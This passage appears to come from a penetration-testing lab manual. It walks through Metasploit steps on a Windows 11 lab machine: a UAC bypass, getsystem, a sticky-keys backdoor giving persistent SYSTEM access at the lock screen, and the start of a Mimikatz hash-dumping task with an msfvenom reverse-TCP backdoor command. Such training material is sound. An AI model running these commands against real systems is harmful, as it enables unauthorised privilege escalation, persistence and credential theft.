


34. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.

35. Type **getsystem -t 1** and press **Enter** to elevate privileges.
36. Now, type **getuid** and press **Enter**. The meterpreter session is now running with system privileges.




37. Type **background** and press **Enter** to background the current session.



Note: In this task, we will use sticky_keys module present in Metasploit to exploit the sticky keys feature in **Windows 11**.


38. Type **use post/windows/manage/sticky_keys** and press **Enter**.
39. Now type **sessions i*** and press **Enter** to list the sessions in meterpreter.




40. In the console type **set session 2** to set the privileged session as the current session.
41. In the console type **exploit** and press **Enter**, to begin the exploit.

```
msf6 exploit(windows/local/bypassuac_fodhelper) > use post/windows/manage/sticky_keys
msf6 post(windows/manage/sticky_keys) > sessions i*

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  Windows11\Admin @ WINDOWS11    10.10.1.13:444 -> 10.10.1.11:5
                                                                    0171 (10.10.1.11)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS1  10.10.1.13:4444 -> 10.10.1.11:
                                     1                              50193 (10.10.1.11)

msf6 post(windows/manage/sticky_keys) > set session 2
session => 2
msf6 post(windows/manage/sticky_keys) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt by pressing SHIFT 5
times.
[*] Post module execution completed
msf6 post(windows/manage/sticky_keys) >
```

42. Now, switch to **Windows 11** machine and sign out from the **Admin** account and sign into **Martin** account using **apple** as password.
43. Martin is a user account without any admin privileges, lock the system and from the lock screen press **Shift** key **5** times, this will open a command prompt on the lock screen with System privileges instead of sticky keys error window.



44. In the Command Prompt window, type **whoami** and press **Enter**.



45. We can see that we have successfully got a persistent System level access to the target system by exploiting sticky keys.
46. This concludes the demonstration of maintain persistence by exploiting Sticky Keys.
47. Close all open windows and document all the acquired information.
48. Sign out from **Martin** account and sign into **Admin** account using **Pa$$w0rd** as password.
49. Turn off the **Parrot Security** virtual machine.


Task 6: Escalate Privileges to Gather Hashdump using Mimikatz

Mimikatz is a post exploitation tool that enables users to save and view authentication credentials such as kerberos tickets, dump passwords from memory, PINs, as well as hashes. It enables you to perform functions such as pass-the-hash, pass-the-ticket, and makes post exploitation lateral movement within a network.

Here, we use Metasploit inbuilt Mimikatz module which is also known as kiwi to dump Hashes from the target machine.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
3. In **Parrot Security** machine launch a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe** and press **Enter**.

